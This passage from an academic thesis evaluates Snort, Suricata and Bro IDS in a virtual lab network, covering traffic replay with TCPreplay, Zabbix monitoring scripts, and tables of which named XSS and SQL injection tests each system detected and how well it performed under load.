During the third phase, attacker actions will be performed against the web application installed on the web server in the LAN network to assess the ability of the proposed model in order to collect valid evidence. The attacker tools that were discussed previously in Section 3.3.2.4 will be used as the main tools, however, to accurately assess each IDS, these attacks tools will be configured to perform the same actions every time when assessing one IDS by creating a shell script. The shell script will interact with all the attacking tools to generate the same exact attack vectors and exploits so the malicious traffic is identical every time when assessing different IDS. This leads to having a same traffic rate, time consuming and valid evaluation.

Phase four involves the stressing tools that will be used to generate random traffic toward the LAN network devices in order to evaluate the ability of the forensic model that contains the IDSs. The stress tools have been discussed previously in Section 3.3.2.3. In order to have a valid evaluation, same method to the one in the third phase should be implemented by generating another shell script. The

shell script will be create to interact with all the stressing tools to generate the same exact traffic amount each time an IDS is installed.

3.4.2 Data Collection

Data collection process is the most important part of this thesis because it is the baseline that determines the optimal performance and ability of the proposed forensic model. The data that is generated from the various tools described in the previous section (3.4.1) will be collected from various log files. These collected log files are supported by the proposed forensic model which preserves and acquires the network traffic transmitted between all network devices. Although the main collection is from the proposed forensics model, other areas of data collection are required including Cacti. The reason for collecting traffic from other areas is to perform the evaluation and triangulate data sources.

The data collection in phase one includes the output of Cacti and Wireshark which will help in Layer-2 and Layer-3 link discovery, network / node discovery and provisioning, device discovery and provisioning, performance data collection protocols (HTTP, JDBC, SNMP), assurance, response time monitoring and performance measurement in the LAN network. Data collection during this phase is supervised with Cacti and Wireshark in order to create a log of every packet sent and received in the network. Therefore, this will lead to recording the exact number of packets and a timestamp for each packet being transmitted through the LAN network.

Phase two will depend on two ways of data collection; the first main way of data collection is the Cacti logs in order to confirm the network traffic are generated. The second way of collecting the data is the multiple log files created by the proposal forensics model that hosts all IDSs existing in the Forensic Server. The forensic server will contain a database that will manage to save all these logs and provide extensive information about them and the systems they belonged to. These log files are the main sources of data collected during the testing phase. Therefore, the main point of this phase is to collect log information from Cacti and the examined IDSs and then send them to the forensic server where the database starts its function by collecting information about these logs. This will help to have accurate Cacti log files which will be compared to the traffic captured by Wireshark in order to confirm the total numbers of network traffic acquired.

The third phase consists of the attacker actions that will be performed against the web application by using some open source software discussed in Section 3.3.2.4. All the attacks will be configured using a small script shell written in Python to perform specific malicious actions against the web application. Each attack will be configured to do certain jobs in order to take advantage of the exiting vulnerabilities on the web application. The output of these attacks such as SQL injection query will be collected and then compared to the captured packets from each NIDS by the proposed forensic model in order to confirm the acquisition capabilities of the IDSs systems.

The fourth phase involves the stress testing tools that will send traffic against all the network devices including the NIDS server, web application, web server, router and the firewall. Also, the actions of these tools will be configured and combined into one shell script written in python to do their jobs in an automated way at a certain time (see appendix B). The traffic generated from these stressing tools will be captured and then sent to the forensic server to compare them with the ones captured by each NIDS. This will lead to check the acquisition capabilities of the IDSs systems.

Since there is a need to perform the third and fourth phases five times to test every NIDS. The captured traffic from these phases by Wireshark will be stored and used as a training dataset. This training dataset 'Pcap' will be extracted and uploaded to TCPreplay that will help to generate the same exact traffic from phases three and four. Therefore, this method will guarantee each NIDS has faced the same test as the others. Also, this method is time consuming as well as effective as discussed in Section 3.1.6.

3.4.3 Data Analysis, Presentation and Reporting

Data analysis will investigate the packet captured log files (Pcap) which have been collected from the proposed forensic model. There are many ways mentioned previously in Section 3.1.3 in analysing such data. For the interest of this research two tools will analyse the Pcap file and these tools are Wireshark and NetworkMiner. Both of them will be used to measure the number of the captured traffic as well as filtering the traffic and identifying the traffic that has been generated by the methods listed in Section 3.4.1. They will help to count the traffic captured by each IDS and the traffic captured by Cacti. They will also help to

identify the generated traffic from the attacker side and the stress testing computer whether that traffic are captured by the IDS or not.

One challenge of the process data analysis is the comparing the attacker generated traffic, the stressing tools traffic and the IDS and open NMS captured log files that will already be organized and filtered in Wireshark. The attacker code and the stress tool traffic will be extracted from their tools and then will be saved manually into a database that interacts with a JavaScript code. This code will present the traffic and scripts into a logical html format that will easily help to go through and compare them with the traffic presented by Wireshark.

All the data that has been analysed will be presented and reported in order to show the results from all these IDS. In order to present them clearly various graphing techniques will be used so that the results are presented in a visual form.

3.5 LIMITATION OF RESEARCH METHODOLGY

The research methodology so far has overcome number of limitations in order to avoid any restraints that could lead to a failure. Also, it is essential to identify all limitations to properly evaluate the outcomes gained and to define whether there is a need to qualify the results.

The first limitation of the proposed research is that there are numbers of different ways to build and configure network system architectures and these differences depend on the operations, implementation and capabilities needed for a network. These practical differences have a means of providing communication between compatible devices but they make it harder to standardise data collection. LAN networks are different from WAN and internet networks. One of the reasons a LAN network is considered "local" is because there are practical limitations to the distance of a shared medium and the number of workstations that can be connected to it. For example, if building a single LAN for an entire organization, there might be so many workstations attempting to access the cable at the same time that no real work would get done due to the high volume of traffic. Also, the electrical characteristics of the cable also dictate LAN limitations. There is a need to find a balance among the type of cable used, the transmission rates, and signal loss over distance. Coaxial cable allows higher transmission rates over longer distances, but twisted-pair wire is cheap and easy to install. FONT PROB Delay is another

limitation. On Ethernet networks, workstations on either end of a long cable may not even detect that they are transmitting at the same time, thus causing a collision that results in corrupted data. Some devices such Repeaters and repeater hubs, Bridges, Switches, routers might be installed later if delays occur in the practical experiment.

One big limitation is implementing the real environment network in physical machines. An alternative solution is to simulate the networks using virtual machines. Virtual machines will help to avoid such an issue as well as it assists to reduce the cost of implementing new hardware and testing environments.

A further limitation is the proposed testing methodology is the controlled number of hardware computers when installing NIDS. Only one machine will be used to install each NIDS independently. This limitation will lead to test each NIDS multiple times to confirm this NIDS is interacting properly. The best way to overcome this limitation is to have a backup of each installed IDS after installing so if misconfiguration or a bad evaluation happened, it can be installed another time very easily and with the same settings.

Another limitation of the proposed testing methodology is the difficulties of implementing all types of input validation attacks to be launched against the web application. There are a number of methods and attacking tools that have the ability to perform such attacks in order to compromise a web application. For example, XSS contains hundreds of attack vectors that can be launch against a vulnerable web application. Therefore, the research will be limited to using a few of the attack vectors for each type of attack XSS, SQL injection and Buffer Overflow.

3.6 CONCLUSION

Chapter 3 has developed knowledge about the research methodology that manages to analyse every aspect of the chosen research area of collecting evidence from IDSs as well as acquiring and preserving LAN network traffic. This chapter 3 reviews a number of similar studies in Section 3.1 that have the same interest in the issues and problems related to the chosen research area. These studies have led to adapting the tools and designs for the development of the testing methodology. Moreover, Chapter 2 and Section 3.1 in conjunction have led to resolving the main research and sub questions as well as having helped the researcher to assert hypothesis for each question. Based on section 3.1.3, the proposed model for network forensic analysis

was developed from the research guidance reviewed to make a way of collecting, acquiring and preserving network traffic. Finally, a descriptive method was employed to bring the proposed system design into existence. The proposed system designed was structured to cover the system architecture and components. In chapter 4 the findings of the laboratory experiments will be reported.

CHAPTER FOUR

RESEARCH FINDINGS

4.0 INTRODUCTION

Chapter 4 presents the research findings from the testing phases specified in Chapter 3. The pragmatic alterations that were made to the proposed data requirements reported in chapter three will be discussed in Section 4.1. The best way to present the research findings with clarity and effectiveness is to elaborate on the number of techniques used to examine data and to tool settings developed in action to get the findings. The results generated from each independent experiment will be categorised into reporting, analysis and presentation in order to evaluate the proposed system design and determine the capabilities of each NIDS in gathering digital evidence. The data and statistics generated from each phase will be presented in a table or attached as an Appendix in both sections; findings of the initial tests and findings of the stabilised tests. Finally, the outcomes of stabilised data sets will be reported and presented to determine the success rate of the system design and those rates will be displayed in graphic format. The tool development code and data sets are found in the Appendix F.

4.1 ALTERATIONS IN DATA REQUIREMENTS

A number of alterations were made to the proposed data requirement of chapter 3 so that the actual experimental design could be refined and made to perform in real practice. All the alterations that have been made between the original data requirements and the new data requirement are detailed in the following sub-sections.

4.1.1 Data Generation and Collection

A number of challenges were found during the research testing phases. These challenges have made their impacts on the proposed methods for data collection and generation.

The challenge was finding a suitable monitoring system that manages SNMP in order to observe all the servers' behaviours. Three main tools (Cacti, Nagios and

Zabbix) were installed and tested and every one of them gives different results. Nagios lacks some features as it uses textual configuration that contains numbers of different settings that require specific parameters. Also, it depends on third-party plugins that sometimes crash due to the lack of proper coding. Also they lack proper documentation. Nagios and its plugins consume a huge amount of time to be configured because its plugins don't have a corresponding configuration entry. Therefore, there is a need to search how they work and write configuration entries. Instead of Nagios, Cacti were used during the testing phase and it proved that it had many disadvantages. Some challenges using Cacti are that graphing stops working during the experiment for no reason although the systems were not overloaded and there was no software running. Also, it was not able to provide more information about why it stops graphing while other monitoring systems provide such information. Cacti was not able to handle SNMP properly because once the SNAMP tables changes the order of a certain application, it all of a sudden graphs other parameters. Also, it gives incorrect results while increasing the frequency. Ultimately, Zabbix was used and it proved its sufficiency during the entire experiment. Zabbix is easy to configure and it combines many features that Nagios and Cacti have. It has the monitoring capability as Nagios and nice graphing as Cacti. Zabbix was chosen as the best performing tool as it collects all information of each system efficiently. It manages to collect items that occur at set intervals. For example, it can check incoming and outgoing traffic every thirty seconds and gives feedback that is graphed nicely. One of the best features that Zabbix has is documentation that helps to easily use the application and gain the desirable results.

The third challenge involved the use of stressing tools Siege, Hping, Inundator and Smurf in order to generate and simulate real traffic. During the first testing phase, it was found that all the traffic coming from these stress tools were marked as malicious traffic by all IDSs. They were designed to test IPS and firewalls and to properly handle application layer fragmentation and insertion techniques based on bad TCP checksums. Additional research revealed that there were no specific tools to perform and generate clean and real traffic. Therefore, there were no other choices other than using these tools for generating data. Since the main purpose of the testing is to test the performance of each IDS these tools were used to generate a large a number of packets and the packets were filtered out while analysing attacks.

The fourth challenge was writing Snort and Suricata's alerts and events into a database that can be used later for the forensic purposes. Snort and Suricata communities' recommended using another program called Barnyard2 to perform such a task. Barnyard2 is an open source interpreter for Snort and Suricata with unified binary output files. It manages to increase both IDS efficiency by performing the task of parsing binary data into multiple formats with a separate process that allows Snort and Suricata to capture most traffic when a network is loaded with traffic.

The last challenge was extracting the databases, IDS' alerts, Pcap files and transferring them through the network to the forensics server. This extraction and transformation have to be proficient in order to ensure the integrity of the evidence. A proposed program has been managed to collect all the information needed for the forensic purposes and put them into a zip file that will be processed through a calculation of a cryptographic hash. This program will have a client side at the IDS workstation and server side at the forensics server in order to transfer the zip file to the forensic server.

4.1.2 Data Analysis, Presentation and Reporting

To ensure the analysis and the presentation of all the proposed attack capabilities, one variation was created. This action will lead to use two methods of gathering the forensic profiles of each attack. The first method aims to use the packet capture file by Wireshark that analyses deeply each packet in order to find the related information to each attack. The second method objective is to use a simple way which most security experts use, by replying the Pcap files one more time against each IDS. This helps to gather the required information in a simple way by using a set of security analysis tools including Sguil, Elsa and Snorby.

4.2 FINDINGS OF THE INITIAL TEST

The initial testing was conducted to identify the problems that may occur to all installed hardware and software and the real-time performance of all network components. The main purpose of this test is to help overcome the problems of the proposed system design and to assess the hardware and software abilities to obtain the network traffic as anticipated in the digital investigation design.

In order to evaluate the capabilities of proposed system designs, the LAN network and its infrastructure were installed and tested. The VLAN network contained only one router with firewall and two subnets as shown in Figure 4.1. The first subnet with the IP range 172.160.0.0/24 contained the stress testing systems and the attacker's system. The second subnet with IP range 192.168.190.0/24 contained the web server and the forensics server. Therefore, both of these subnet networks were installed and linked through a router that contains a firewall. This network was exposed to a number of tests in order to ensure the traffic is safely transferred from the testing network to the production network without any obstacles.




Figure 4.1: The original design of the VLAN network for the thesis experiment

Phase two has taken place after the initial testing of the LAN network capabilities were shown to work properly. The second phase was conducted to perform the data generation utilizing the methodologies and the proposed tools listed in chapter 3. A stable design was implemented and tested using the proposed hardware and software and this design was considered sufficient to be used in the final stage of the experiment.

4.2.1 Phase One: Assessing the LAN Capabilities

This phase involved implementing the existing VLAN that contains two sub networks and router linking these networks. The main purpose of implementing such a network is to perform benchmark testing and to evaluate the capabilities of these network components.

The routing between the networks was performed by using the Gns3 project which contains Dynamips, an image of cisco router emulator version 2600 series as it was the most cost-effective router available. It has the capabilities of delivering

high-speed business-class DSL access as well as it has a built-in firewall and encryption options. The router image was managed successfully to route all traffic between the sub networks and there were no difficulties in configuring it.

The production network which contains the forensics server and the web server were installed and configured to carry the IP address 192.168.190.100 for the webserver and 192.168.190.200 for the forensics server. In this thesis, the main purpose is to generate a large volume of traffic that contains input validation attacks to the webserver. The web server were configured to have a TCPDump application installed in order to capture all incoming traffic and compare it to the original ones coming from the testing network for further validation. The testing network carried out three stressing systems and an attacker system. The attacker system was installed in virtual machine with the system Backtrack that contains all the attacking tools required including SQLmap. The stressing systems were installed in virtual machines and they were conducted to have the proposed tools for stress testing including Siege, Hping, Inundator and Smurf. These stressing tools were first used to generate the traffic and were monitored by TCPDump to ensure the delivery and the optimal speed of the traffic.

Table 4.1: the proposed traffic summary

Traffic	Captured
Packets	100%
Between First and Last packet	11057.352sec
Avg.packets/sec	911.382
Avg.packets/size	57.089bytes
Bytes	575317329
Avg.bytes/sec	52030.298
Avg.Mbit/sec	.0416

Meanwhile a shell script was created to inject the input validation attacks during the traffic generation in order to make the test more automated and ensure that there was no human interaction during the data generation as shown in appendix C. The packet captured by TCPdump managed to show the amount of all traffic coming from the attack system and the stress tools were delivered successfully as displayed in Table 4.1.

After generating the training packets and testing the existing VLAN that it worked adequately, and the TCPreplay application was used to duplicate the same traffic with different speed in different stages. Based on section 3.4.1 of the research methodology, six different traffic speeds were proposed including 0.40,10,30,60,80 MPS and finishing off with 100 MPS. TCPreplay was able to resend all generated packets from the training dataset at the speed at which they were recorded and then it was able to use a specific option to increase the data rate displayed in Table 4.2. An example of the TCPreplay scripts performed in this experiment is shown in Appendix C.

Table 4.2: Tcplreplay resend all the generated traffic at a different speed.

Test number	Packets	Seconds. Rates	Bps	MPs	pps	Successful packets
Test1	1007470	11061.37	52011.4	0.40	911.05	1007470
Test2	1007470	436.28	1318688.2	10.06	23098.63	10077470
Test3	1007470	143.05	4021792.0	30.68	70447.19	10077470
Test4	1007470	69.35	8295852.0	63.29	145313.19	10077470
Test5	1007470	53.22	10810172.0	82.48	189354.94	10077470
Test6	1007470	41.83	13753701.0	104.93	240914.89	10077470

Table 4.2 shows the separate results of the existing VLAN infrastructure when performing the replying packets at a different speed and to ensure the integrity of the result each test was performed six times. All the information displayed in table 4.2 was gathered from the TCPreplay outputs as this application is capable of calculating BPS, MPS, rates/sec and PPS.

4.3.1.1 Installing the Forensic Model Components

Since the implementation of the existing VLAN infrastructure has been achieved, the second phase is to install and test the forensic model components into the production network so the proposed six tests showed in table 4.1 will be processed.




Figure 4.2: Displayed the network infrastructure with only the TCPreplay server.

Numbers of software configurations were tested during the first installation of all the IDSs and the forensic server tools. Therefore, these initial tests were considered as informal testing methods due to various configuration changes to all IDSs and the forensic server tools. Every IDS was first installed independently and configured on Ubuntu Server amd46 12.04. Since every one of these IDSs need specific packages to start working and they have no connection to the internet and a FTP server was needed to be installed on each one.

First, the IDS Snort packages (version-2.9.4.5) were installed from its original website and then transfer to the server through FTP client (FileZilla). However, Snort failed to be installed as it required other packages including libdnet libdnet-dev libpcre3 libpcre3-dev gcc make flex byacc bison linux-headers-generic libxml2-dev libdumbnet-dev zlib1g zlib1g-dev. These tools were installed manually from Ubuntu official packages website and configured. Snort was installed and configured to accept all traffic from Eth0 which is in reality the network adapter that was configured in "snort.conf" to intercept and log traffic passing over the production network 192.168.190.0/24. See Appendix D data.

Table 4.3: the detected attacks when applying the initial test.

Num	Attack	Detection
1	Changing a webpage content XSS	Yes
2	Edit entries using XSS	Yes
3	Extracting Databases entries using SQL injection	Yes
4	Encoded XSS	NO
5	Persistent XSS	Yes
6	Reading others profiles XSS	Yes
7	Simple User info-SQL injection	Yes
8	Simple XSS	Yes
9	SQL injection using SQLMAP	Yes
10	Stealing Cookies with redirection	No
11	Stealing User info XSS	Yes

Snort monitors network traffic and analyses it against a rule set, and it has to use an updated version of this rule set to detect new threats. The VRT rules can be found in the Snort original website and they have been offer from Sourcefire for a cheap price around 30 dollars for home network use or educational purposes. After configuring snort to include all these rules as well as monitoring the Ethernet interface, a simple test was performed to trigger the engine alert using the proposed vulnerabilities. As a result of that test, it has been found that snort can detect basic SQL injection and Cross-site scripting vulnerabilities and it can't detect encoded threats as shown in Table 4.3.

One of the noticeable features when generating the alerts is the output modules including full, console, log_tcpdump or fast display of the alert. The fast mode writes the alert with simple format in one line to the fast alert file. This file includes source and destination IP's, ports, simple alert message and a timestamp. The full mode works as default and it presents the same information as fast mode but with

more header details. The console mode is not recommended for a production use since it seems that it misses alerts when scrolling down with new alerts. The log_tcpdump module writes the alert to a tcpdump formatted file. This log_tcdump would the best option to perfom a deep analysis of a specific alert with the available tools for examining tcpdump files. The last output module is storing the alerts into a database that could be used later by other tools such as Snorby to display these alerts in a human understood format.

Table 4.4: the detected attacks when applying the initial test.

Num	Attack	Detection
1	Changing a webpage content XSS	Yes
2	Edit entries using XSS	Yes
3	Extracting Database entries using SQL injection	Yes
4	Encoded XSS	NO
5	Persistent XSS	Yes
6	Reading others profiles XSS	Yes
7	Simple User info-SQL injection	Yes
8	Simple XSS	Yes
9	SQL injection using SQLMAP	Yes
10	Stealing Cookies with redirection	No
11	Stealing User info XSS	Yes

Suricata was a straightforward installing package although there were some technical difficulties mentioned in section 4.1. In order to install Suricata properly, some dependences needed to be install first including libpcre3, libpcre3-dbg, libpcre3-dev, build-essential, autoconf, automake, libtool, libpcap-dev, libnet1-dev, libyaml-0-2, libyaml-dev, zlib1g, zlib1g-dev, libcap-ng-dev, libcap-ng0, make and

libmagic-dev. See Appendix D for this data. Also Suricata was installed and configured through its own file Suricata.ymal to monitor Eth1 which is the network interface that will intercept all traffic. Suricata offers an intrusion prevention system along with the intrusion detection system. The Intrusion detection prevention was disabled since it was not required for this experiment and also to increase the performance of Suricata.

Suricata is similar to Snort in that it uses a rules-based engine for updated rule sets to inspect traffic and provide alerts against suspicious threats. These rules can be obtained from the Emerging Threats website ("rules.emergingthreats.net"). When applying these rules to detect the proposed attacks. Suricata fails to detect the encoded alerts from Cross-site scripting and manages to detect the others as shown in Table 4.4.

Suricata follows the same generation of alerts as Snort and can be configured though "Suricata.ymal". Four alerts files were found after applying the vulnerabilities. The first finding is that it generates a fast log that displays the same contents as Snort fast alert log. The second file was named unified.log which is designed to be stored in a binary format that can be processed further by the application named Barnyard. Barnyard increased the efficiency of Suricata because it managed to store the generated alerts into the database that can be used in advance for forensic or security analysis. The third file was "http log" that writes the events, such as the http request, the host-name and the user-agent, happening in the HTTP-traffic. The fourth file was "Pcap-log" that can save all packets registered by Suricata. The fifth file was "alert-debug.log" which gives more information about an alert as Full-long in Snort.

Thirdly, Bro-IDS were also easy to install and it required a number of command lines to install the full package. However it depends on a number of dependencies to work properly including libncurses5-dev g++ bison flex libmagic-dev libgeoip-dev libssl-dev build-essential python-dev libpcap-dev cmake swig2.0 libssl0.9.8. See Appendix D for the data. In order to configure Bro to monitor the interface Eth0, a simple modification was perfomed to the file "node.cfg" that helps to monitor the sub network 192.168.190.0/24. The next modification was on "networks.cfg" that helps bro to determine incoming vs outgoing connections. The third file "broctl.cfg" which was ignored during the experiment since it just generates and alerts a specific email when attacks occur. After configuring Bro to

monitor that network, the proposed vulnerabilities were attacked and the results are shown in Table 4.5.

Table 4.5: the detected attacks when applying the initial test.

Num	Attack	Detection
1	Changing a webpage content XSS	Yes
2	Edit entries using XSS	Yes
3	Extracting Database entries using SQL injection	Yes
4	Encoded XSS	Yes
5	Persistent XSS	Yes
6	Reading others profiles XSS	Yes
7	Simple User info-SQL injection	Yes
8	Simple XSS	Yes
9	SQL injection using SQLMAP	Yes
10	Stealing Cookies with redirection	Yes
11	Stealing User info XSS	Yes

After replying the tcpdump file to Bro server, it generated a number of files that were at first ambiguous but when opening them and reading the manual, they made sense. These files were “conn.log”, ftp.log, “http.log”, “alarm log”, “debug.log” and “weird.log”. However, not all of these files were useful except for the fact that some files such as “alarm log” and “conn log” and “http log” were very important for obtaining details about the attacks. The alarm log provides a summary of all attack alerts and a simple explanation. The “conn log” provides information, which are remote IP, local IP, protocol, response and sent bytes, state, flags and the duration of the connection, about the connection that has been establish between hosts. The “HTTP log” provides details for the http connections and these details included

source and destination IPs, hostnames, dates, server type, content information and the HTML code.

4.3.1.2 Initial Test Data Analysis

Based on the requirement for the experiment, there will be a need for a Pcap file to be collected and sent to the forensic server later on. Unfortunately, Bro-IDS doesn't support this function and there was a need to install a plugging name TimeMachine in order to collect that file for Bro. TimeMachine was a straight forward installation although some modifications were performed to Cmake file to be installed on Ubuntu.

The main point of performing the initial testing in this research is to measure both the VLAN network and the existing forensics model components utilized to monitor the VLAN. The next step is to accomplish the data analysis that will help to identify and examine the outcomes gained from the first initial test phases. This identification and examination will lead to create a stabilised forensics model design.

The outcomes of performing testing of the existing VLAN in phase one has identified that the VLAN network is running properly at a level that shows bandwidth can be increased and decreased without losing any transmitted packets. This testing phase shows that the VLAN was capable of handing the maximum speed of the traffic at 100 Mbit/s. This speed should be normal for small and big network infrastructure. However, when specifying the speed rate at a certain level, there would be a little increase in that level rather than the actual speed. For example, when specifying the speed rate to be 100 Mbit/s, it has increased to 104.93 Mbit/s which is still acceptable. Therefore, Phase one has generated results indicating that the VLAN network is stable and it could be used for further tests. Moreover, the TCPreplay capabilities were discovered to acceptable packets replays for the next phases of testing.

4.3.1.2 Zabbix Configuration

There was a need for data from multiple sources to evaluate all these IDSs and the best choice through the experience with other tool is to use Zabbix. The reason is that it is more intelligent and featureful than others. In term of its intelligence, it has an agent that can be configured for monitoring various server parameters and it uses JSON based communication protocol for communication with the client Zabbix.

These parameters can be for example CPU usages, memory utilization of a specific process or even CPU temperature. Therefore, in this experiment, Zabbix agent was used to monitor CPU utilization, memory utilization and the traffic transmission of the proposed IDSs. However, there was a need to create a bash scripts to gather information for each IDS.

Table 4.6: bash scripts helped to gather valuable information to test IDSs' performance.

IDS	Function	Scripts
Bro-ids	**CPU usage**	UserParameter=bro.cpu, top -b -d1 -n1 | head-8 | grep bro | awk '{print $9}'
	Memory usage	UserParameter=suricata.memo, top -b -d1 -n1 | head-8 | grep bro | awk '{print $10}'
	Packet loss	UserParameter=bro.packet.loss, tail -n1 /opt/bro3/logs/current/notice.log | awk '{print $9}'
Suricata	**CPU usage**	UserParameter=suricata.cpu, top -b -d1 -n1 | grep Suricata-Main | awk '{print $9}'
	Memory usage	UserParameter=suricata.memo, top -b -d1 -n1 | grep Suricata-Main | awk '{print $10}'
	Packet loss	UserParameter=suricata.loss.packets,tail -n53 '/var/log/suricata/stats.log'| grep 'capture.kernel_drops' | awk '{print $5}'
snort	**CPU usage**	UserParameter=snort.cpu, top -b -d1 -n1 | awk '{print $9, $10, $11, $12}'| grep snort | awk -F ',' '{print $1}'
	Memory usage	UserParameter=snort.memo, top -b -d1 -n1 | awk '{print $9, $10, $11, $12}'| grep snort | awk -F ',' '{print $2}'
	Packet loss	UserParameter=snort.dropped.packets,tail -n1 '/var/log/snort/snort.stats'| grep 'pkt_drop_percent' | awk -F ',' '{print $2}'

Although the creation of the bash scripts helped to gather valuable information, these scripts rely on three dependent applications that were needed to be installed including Top, Grep and Awk. Each one has a specific job to obtain a specific process. Top was used to display a listing of the most CPU-intensive tasks on the system. Although Top was able to provide the CPU usage, memory usage and

runtime for all the running processors, the need was only for specific processors that used by IDSs. Therefore, Grep has done the work in gathering the PID and the name of the required processor. After all, there was a small issue which is that Zabbix only accepts numeric parameters and when using Grep, it highlights the entire line of certain processes. Therefore, Awk helps to grab the values for both CPU and memory. Finally, each IDS has it owns configuration that can provide a static performance of the IDS and it also can provide the dropped packets in percentage while doing analysis. Tail was used to print all the static performance while Grep and Awk were used to grab the line and value of the dropped packets. All the new generated scripts are shown in Table 4.6.

After the creation of the bash scripts and ensuring that they worked properly, they were injected in to zabbix-agent.config (see Appendix A data) that was located in /etc./Zabbix/. There were two ways to test if Zabbix accepted the new parameters. The best way is by using the command" /etc/zabbix-agentd –t Suricata.cpu" where surcata.cpu is the unique key that used by Zabbix server. While ensuring the fact that the item key is working properly in the server side, Zabbix web interface helps to integrate that item key into a graph as shown in Figure 4.1.




Figure 4.3: a sample using Zabbix

When configuring the Zabbix component, the initial performance test was conducted against the single vulnerable packets to have a stable test bed for the next test. This test was done in three separate times against each NIDS to ensure reliable results were gained. As displayed in Table 4.7, it has been found that Zabbix responded efficiently and gather the CPU utilization, memory utilization and the loss packets of each NIDS.

Table 4.7: shows the usages of resource when applying the initial test packets.

	Snort			**Suricata**			**Bro-IDS**		
	min	avg	max	min	avg	max	min	avg	max
CPU utilization	0	0.2	2	0	0.15	2	10	14.75	22
Free memory	2.2	2.2	2.2	3.8	3.8	3.8	0.3	0.3	0.3
Traffic load	0	330.09 Bps	21.66 kBps	0	51.69 Bps	249 Bps	0	1.01K Bps	21.54 KBps
Dropped packets	0	0	0	0	0	0	0	0	0

4.3 FINDINGS OF THE STABILIZED TESTING PHASE

The first testing phase and the second one have provided this experiment with a robust environment in which to form the final stabilised system design. This section 4.3 will outline the implementation and the testing of the stabilised forensic model.

4.3.1 Phase Three: Benchmark Stabilised Model

The initial tests showed that the performance efficiencies for each IDS can be measured effectively in the test environment. No changes were made to the IDS configuration files from the defaults. The reasons for not making any changes to the default configuration is because the packets size is small, and there only two protocols including http and TCP used during this experiment. Also the session length is too small. Therefore, the IDSs configuration settings are adequate for this experiment.

The first test was to measure the performance of each NIDS following the same method as applied in the initial test set up. The same method that was used to measure the bandwidth reported in Table 4.2 of the existing VLAN was conducted by using TCPreplay and will be used against each NIDS. The packets were sent by snort, Suricata and bro-ids servers independently. Each NIDS has shown different results which are shown in Table 4.8, 4.9 and 4.10 See the generated data in Appendix H.

Table 4.8: the performance results after applying all six tests.

SNORT	Test1	Test2	Test3	Tset4	Test5	Test6
CPU utilization	6%	97%	99%	97%	85%	99%
Processor load	0.02	0.06	0.12	0.35	0.32	0.45
Processor load5	0.03	0.07	0.21	0.25	0.17	0.19
Processorload15	0.05	0.05	0.18	0.11	0.08	0.08
Memory utilization	4.7%	5%	5%	5%	4.9%	5%
Traffic load	344.4Bps	1.4MBps	3.18MBps	5.04MBps	5.74MBps	7.14MBps
Packet loss	0	1.82%	32.84%	64.35%	69.15%	78.98%
Detected SQLi	3	3	2	1	0	0
Detected XSS	4	3	1	1	0	0

Table 4.9: the performance results after applying all six tests.

SURICATA	Test1	Test2	Test3	Tset4	Test5	Test6
CPU utlization	56%	170%	185%	167%	178%	127%
Processor load	0.11	1.13	0.48	0.57	0.23	0.37
Processor load5	0.11	0.75	0.22	0.33	0.14	0.17
Processorload 15	0.12	0.49	0.09	0.29	0.19	0.19
Memory utilization	4%	4.2%	4.1%	4.2%	4.1%	4
